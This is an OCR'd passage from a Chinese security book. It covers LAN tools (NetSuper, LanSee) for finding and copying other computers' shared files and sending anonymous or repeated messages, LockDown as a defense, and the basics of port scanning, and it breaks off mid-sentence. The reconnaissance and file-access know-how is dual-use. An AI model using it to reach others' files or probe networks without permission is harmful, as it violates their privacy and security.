该软件还具有自动保存功能,即软件退出时,将自动保存搜索的结果,下次运行时,将自动显示上次的搜索结果,并且可以根据使用者的需要,进行排序显示。

2. 搜索共享资源

如果想马上知道在局域网中哪一台电脑的共享资源可以被使用,可以通过单击主窗口中的“扩展”按钮,然后单击“所有共享”按钮即可获知局域网中所有电脑的共享文件夹,而且这些文件夹都是可以进行访问的。如果只需知道某台电脑中的共享文件夹则可以在“计算机列表”栏中选择任意一台电脑,然后单击“搜索共享”按钮,马上右侧的“共享资源列表”栏中就能看到可用的共享资源了。

3. 搜索共享文件

一般在公司里,很多职员都喜欢听歌曲,而局域网就像一个大宝库,在这里会有更多的歌曲,而通过 NetSuper 中的“搜索文件”功能则可以快速找到此类文件。首先单击图 3-4 中“搜索文件”按钮右侧的下拉菜单,选择要查找的文件类型,如 *.mp3,然后单击“搜索文件”右侧的向下箭头,选择“搜索所有计算机上的文件”命令,这时就可以看到一首首的歌曲名称出现在“共享文件列表”栏中了,双击后就可以进行试听了,如果觉得歌曲不错,还可以按照歌曲名称后面提供的“所属文件夹”和“所属计算机”等信息找到想要的歌曲并复制到电脑中。

当然,如果该用户对共享资源加密了,就必须输入相应的用户名和密码才能够进入。

4. 映射网络驱动器

如果觉得某些电脑中的共享文件夹资源非常有用,还可以把这些共享文件夹映射成为

自己的网络驱动器。右击一个共享文件夹，选择“映射网络驱动器”命令，如图3-5所示，该共享文件夹就可以成为“我的电脑”中的一员了，如图3-6所示，如果想访问该文件夹中的内容只要双击就可以看到里面所包含的文件了。




图3-5　映射网络




图3-6　我的电脑

5. 向其他电脑发送信息的操作

有时候需要给局域网中的同事发送一些消息，但如果没有QQ，这时候其实只要电脑上装有NetSuper，就可以考虑用它来向局域网上的电脑发送信息。

首先右击要发送信息的电脑，选择“给该计算机发送消息”命令，如图3-7所示，然后就会打开“发送消息”窗口，如图3-8所示。在该窗口中的文本框内输入要发送的文字消息，并根据个人情况来勾选“实名发送”或“佚名发送”单选框。如果勾选了“佚名发送”单选框，还必须在下面填写一个自定义名称，接下来在“发送次数”文本框中输入该消息的发送次

数,最后单击“发送消息”按钮就可以把消息发送出去了。




图 3-7 发送消息




图 3-8 打开窗口

该功能只适用于 Windows 2000/XP 的用户,且没有关闭 Messenger 服务,而对于 Windows 98 的用户是没有作用的。

如果要在局域网中群发消息，则单击图3－7中“给所有计算机发送信息”或“给该域/组的所有计算机发送信息”命令，然后像给单个电脑发送消息一样进行操作，就可以让所有的人或相应工作组中的人都收到消息。

3.1.3　局域网查看工具 LanSee

随着网络的飞速发展，现在谈论最多的自然是网络安全，而谈到网络安全，大多数人首先会想到 Internet，想到黑客攻击，所以各种防火墙也就自然而然的装进了电脑，以此来保护系统的安全。

但是随着互联网发展进程的加快，单机办公时代已经一去不复返了，绝大多数单位的办公都处于局域网或广域网中，同事间互相共享文件也成了家常便饭，而这时，数据的安全就埋下了隐患，任何共享的文件都有可能被窃取，即便没有共享文件，也可以通过其他途径获取网络中计算机的文件。可见，除了要防御 Internet 的攻击外，局域网内部的安全防护也是非常重要的。在本节中就介绍一款局域网查看工具 LanSee，以及如何预防 LanSee 的查看。

1. 攻篇

LanSee 本是一款很好的局域网查看工具，主要用于对局域网上的各种信息进行查看。比如搜索计算机（包括计算机名、IP 地址、MAC 地址、所在工作组、用户），搜索共享资源（包括 HTTP、FTP 服务），搜索共享文件（包括 FTP 站点中的文件），多线程复制文件（支持断点传输），发短消息，高速端口扫描，数据包捕获，查看本地计算机上活动的端口，远程重启/关闭计算机等，功能十分强大。但是这么强大的功能如果被别有用心的人利用，就会对局域网内共享数据的安全产生威胁。软件界面如图3－9所示。

“局域网查看工具”LanSee 是一款免费的绿色软件，无需安装即可运行。它可以搜索出局域网内的工作组，搜索局域网内的所有活动的计算机，显示这些计算机的 IP 地址、工作组、MAC 地址以及用户，搜索所有计算机的所有共享资源，搜索出共享资源列表内的共享文件，打开某个指定的计算机，共享目录、共享文件，搜索各种类型的服务器（FTP/WWW/Telnet），给指定的计算机发送消息。

LanSee 的使用很简单，软件启动后可以选择搜索工作组、计算机、共享文件夹，也可以跳过这些步骤直接搜索所有在局域网内共享的文件。如图3－10所示。

在搜索结果中我们可以看到，一些共享资源赫然在目，后面可以看到该共享资源所在计算机的 IP 地址，很容易就能打开该共享文件夹，图3－11所示。

进行到这一步，资料已经全部可以被看到。也许有人要说了，如果在资料共享时选择加“$”符号隐藏共享，其实这种做法只能是防君子防不住小人，这里用 lanSee 举例只是希望提




图 3-9　使用 Lansee 搜索局域网内计算机

图 3-10　搜索共享文件

高大家的警惕性，现在已经有很多软件可以搜索任何共享资源，包括隐藏共享，所以，只要有心怀不轨的人，别说加“$”，就是加了“￥£”也是无济于事的。又要有人说了，不共享任何




图3－11　查看文件

资源总该没事了吧，答案是否，因为现在使用最多的XP系统在默认情况下就已经将硬盘出卖了，只要计算机处于网络之中，就时刻会有被黑的风险。

2. 防篇

LockDown虽然是一款比较老的软件，但其功能不可小看。如果在局域网上有其他计算机连接到你的电脑上时，LockDown会自动把对方和你之间的连接过程记录下来，使得对方的连接完全在监视之下。此时不仅能够记录到对方的IP地址，还可以把对方主机的名称也一并记录下来。这样，即便被人非法入侵也可以根据记录顺藤摸瓜，找出幕后黑手。

运行LockDown之后，程序首先会自动扫描当前系统中所有共享的文件夹，并弹出一个警告窗口，如果文件夹没有采用口令保护的话，它还会用醒目的红字提醒说这个文件夹的共享方式是极为不安全的。这时就可以根据下部的功能按钮来进行选择，有“取消文件夹共享”、“添加共享口令”、“忽略”和“以后再说”四种处理方式，一般建议大家遇到这种情况的时候，最好给文件夹设定口令，这样才能最为有效的保护文件安全。接着，我们通过LockDown上部按钮切换到“Shares”界面，在这里可以对有关局域网共享连接进行设定，而且可以监测所有连接到计算机用户的使用情况。如图3－12所示。

在局域网中可能有人会偷偷的把一个很隐蔽的文件夹设置为共享，然后在通过这种方式侵入计算机，而一般情况下是很难发现这些共享的文件夹，所以LockDown就在这里显示了当前计算机所有共享的文件夹名称。仔细查看一下，如果其中有些文件夹并不是经过同意而共享的，那就果断的将这个隐患关闭。如图3－13所示。

WinDows中一般无法查看出到底有哪些用户连接到计算机中，而在LockDown的这个界面下就显示了当前所有连接到计算机上的用户，以及他们所进行的操作，比如进入了哪些文




图 3 - 12　共享文件管理及设置




图 3 - 13　查看当前连接

件夹，运行了哪些程序文件等等。同时，在窗口右边还提供了计算机建立连接的时间、IP 地址、用户名等有用的信息，通过这个窗口能够很快了解到哪些非法用户登陆到了计算机。如图 3 - 14 所示。

也许在你外出的时候会有人使用你计算机中的资源，通过这个界面就可以查看所有连接的详细记录情况。除去和当前共享连接一样拥有其他用户调用的文件资源、连接时间、IP 地址和用户名信息之外，更增加了断开连接时间和连接总时间，这样能够更加完整地了解到




图3-14　查看历史连接记录

别人对你计算机资源的使用情况。除了对局域网的防护外，LockDown 对常见木马的查杀功能也为那些疏于防范的用户加了一把锁。

3.1.4　扫描目标主机开启的端口

一个端口就是一个潜在的通信通道，也就是一个入侵通道。对目标计算机进行端口扫描，能得到许多有用的信息。进行扫描的方法很多，可以是手工进行扫描，也可以用端口扫描软件进行。

在手工进行扫描时，需要熟悉各种命令，对命令执行后的输出进行分析。用扫描软件进行扫描时，许多扫描器软件都有分析数据的功能。通过端口扫描，可以得到许多有用的信息，从而发现系统的安全漏洞。

1. 什么是扫描器

扫描器是一种自动检测远程或本地主机安全性弱点的程序，通过使用扫描器可以不留痕迹的发现远程服务器的各种 TCP 端口的分配及提供的服务和它们的软件版本，这就能间接的或直观的了解到远程主机所存在的安全问题。

2. 工作原理

扫描器通过选用远程 TCP/IP 不同的端口的服务，并记录目标给予的回答，通过这种方法，可以搜集到很多关于目标主机的各种有用的信息（比如：是否能用匿名登陆、是否有可写的 FTP 目录、是否能用 TELNET，HTTPD 等等）。

扫描器并不是一个直接的攻击网络漏洞的程序，它仅仅能帮助发现目标机的某些内在的弱点。一个好的扫描器能对它得到的数据进行分析，帮助查找目标主机的漏洞。但它不

会提供进入一个系统的详细步骤。

扫描器应该有三项功能:发现一个主机或网络的能力;一旦发现一台主机,有发现什么服务正运行在这台主机上的能力;通过测试这些服务,发现漏洞的能力。

3. 常用的端口扫描技术

(1)TCP connect()扫描。

这是最基本的 TCP 扫描。操作系统提供的 connect()系统调用,用来与目标计算机的端口进行连接。如果端口处于侦听状态,那么 connect()就能成功。否则,这个端口是不能用的,即没有提供服务。这个技术的一个最大的优点是,就是不需要任何权限。系统中的任何用户都有权利使用这个调用。另一个好处就是速度。如果对每个目标端口以线性的方式,使用单独的 connect()调用,那么将会花费相当长的时间,可以通过同时打开多个套接字,从而加速扫描。使用非阻塞的 I/O 允许设置一个较低的时间周期,同时观察多个套接字。但这种方法的缺点是很容易被发觉,并且被过滤掉。目标计算机的 